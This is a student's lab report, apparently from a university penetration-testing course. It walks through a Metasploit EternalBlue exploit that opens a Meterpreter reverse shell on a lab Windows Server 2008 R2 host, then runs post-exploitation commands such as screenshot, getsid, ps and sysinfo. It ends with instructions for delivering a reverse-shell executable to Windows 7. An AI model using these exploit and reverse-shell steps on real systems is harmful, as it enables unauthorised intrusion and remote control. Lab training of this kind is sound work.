
Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
```

- Since Windows Sever 2008 is a x64 bits device, the payload was set with the command `set payload windows/x64/meterpreter/reverse_tcp`.

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)



- The screenshot was taken with the command `screenshot`.
2. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Mon 23:41
root@CS2APenTest: ~
File Edit View Search Terminal Help
[+] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[+] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!
[+] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 192.168.10.11:445 - Sending egg to corrupted connection.
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.
[+] 192.168.10.11:445 - -----FAIL-----
[+] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[+] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[+] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[+] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!
[+] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 192.168.10.11:445 - Sending egg to corrupted connection.
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.
[+] 192.168.10.11:445 - Sending stage (206403 bytes) to 192.168.10.11
[+] 192.168.10.11:445 - Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49157) at 2024-03-11 23:34:46 -0400
[+] 192.168.10.11:445 - -----WIN-----
[+] 192.168.10.11:445 - -----WIN-----

meterpreter > screenshot
Screenshot saved to: /root/KSGESKWi.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-11 23:41:43.915 Eastern Daylight Time (UTC-500)
meterpreter >
```

- The target system's local date and time was displayed with the command `localtime`.

3. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Mon 23:43
root@CS2APenTest: ~
File Edit View Search Terminal Help
192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[+] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!
[+] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 192.168.10.11:445 - Sending egg to corrupted connection.
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.
[+] 192.168.10.11:445 - -----FAIL-----
[+] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[+] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[+] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 00B R2 Standard
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[+] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!
[+] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 192.168.10.11:445 - Sending egg to corrupted connection.
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.
[+] Sending stage (206403 bytes) to 192.168.10.11
[+] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49157) at 2024-03-11 23:34:46 -0400
[+] 192.168.10.11:445 - -----WIN-----
[+] 192.168.10.11:445 - -----
[+] 192.168.10.11:445 - -----
meterpreter > screenshot
Screenshot saved to: /root/kSGESKwi.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-11 23:41:43.915 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

- The SID of the user was gotten with the command **getsid**.

4. [Post-exploitation] In meterpreter shell, get the current process identifier. **(2 pt)**

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Mon 23:45
root@CS2APenTest: ~
File Edit View Search Terminal Help
meterpreter > getsid
Server SID: 5-1-5-18
meterpreter > getpid
Current pid: 1132
meterpreter > ps

Process List
PID PPID Name Arch Session User Path
--- --
0 0 [System Process]
4 0 System x64 0
288 4 smss.exe x64 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
316 1572 shutdown.exe x64 1 W2008R2\Administrator C:\Windows\system32\shutdown.exe
368 360 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
420 412 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
428 360 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
456 412 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
512 428 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
528 428 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
536 428 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
624 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
680 512 vmacthlp.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
724 512 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
740 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
812 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
864 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
900 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
936 952 dwm.exe x64 1 W2008R2\Administrator C:\Windows\system32\Dwm.exe
952 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
992 512 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1132 512 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1160 512 vmicsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1184 512 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1204 512 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1236 512 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1260 512 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1308 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1332 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1340 512 taskhost.exe x64 1 W2008R2\Administrator C:\Windows\system32\taskhost.exe
1388 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1456 512 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware V
1572 1720 explorer.exe x64 1 W2008R2\Administrator C:\Windows\Explorer.EXE
1580 512 ManagementAgentHost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware CAF
\pme\bin\ManagementAgentHost.exe
1604 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1780 420 conhost.exe x64 1 W2008R2\Administrator C:\Windows\system32\conhost.exe
1816 512 TrustedInstaller.exe x64 0 NT AUTHORITY\SYSTEM
Status: Running
```

- The current process identifier was gotten with the command `getpid`. The PID of all running processes can be gotten with the command `ps`.

5. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
368 360 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
420 412 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
428 360 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
456 412 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
512 428 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
528 428 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
536 428 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
624 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
680 512 vmacthlp.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
724 512 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
740 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
812 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
864 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
900 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
936 952 dwm.exe x64 1 W2008R2\Administrator C:\Windows\system32\Dwm.exe
952 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
992 512 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1132 512 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1160 512 vmicsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1184 512 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1204 512 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1236 512 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1260 512 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1308 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1332 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1340 512 taskhost.exe x64 1 W2008R2\Administrator C:\Windows\system32\taskhost.exe
1388 512 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1456 512 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware V
uth\VGAuthService.exe
1572 1720 explorer.exe x64 1 W2008R2\Administrator C:\Windows\Explorer.EXE
1580 512 ManagementAgentHost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware CAF
\pme\bin\ManagementAgentHost.exe
1604 512 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1780 420 conhost.exe x64 1 W2008R2\Administrator C:\Windows\system32\conhost.exe
1816 512 TrustedInstaller.exe x64 0 NT AUTHORITY\SYSTEM
1876 512 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2016 624 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wbem\wmiPrvse.exe
2388 1616 Oobe.exe x64 1 W2008R2\Administrator C:\Windows\system32\oobe.exe
2444 512 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2692 512 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE

meterpreter > sysinfo
Computer : W2008R2
OS : Windows 2008 R2 (Build 7600)
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >

```

- The system information about the target was gotten with the command **sysinfo**.

Task C. Exploit Windows 7 with a deliverable payload (60 pt).


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (10 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):


- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: **XXXX (follow the lab instruction)**

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

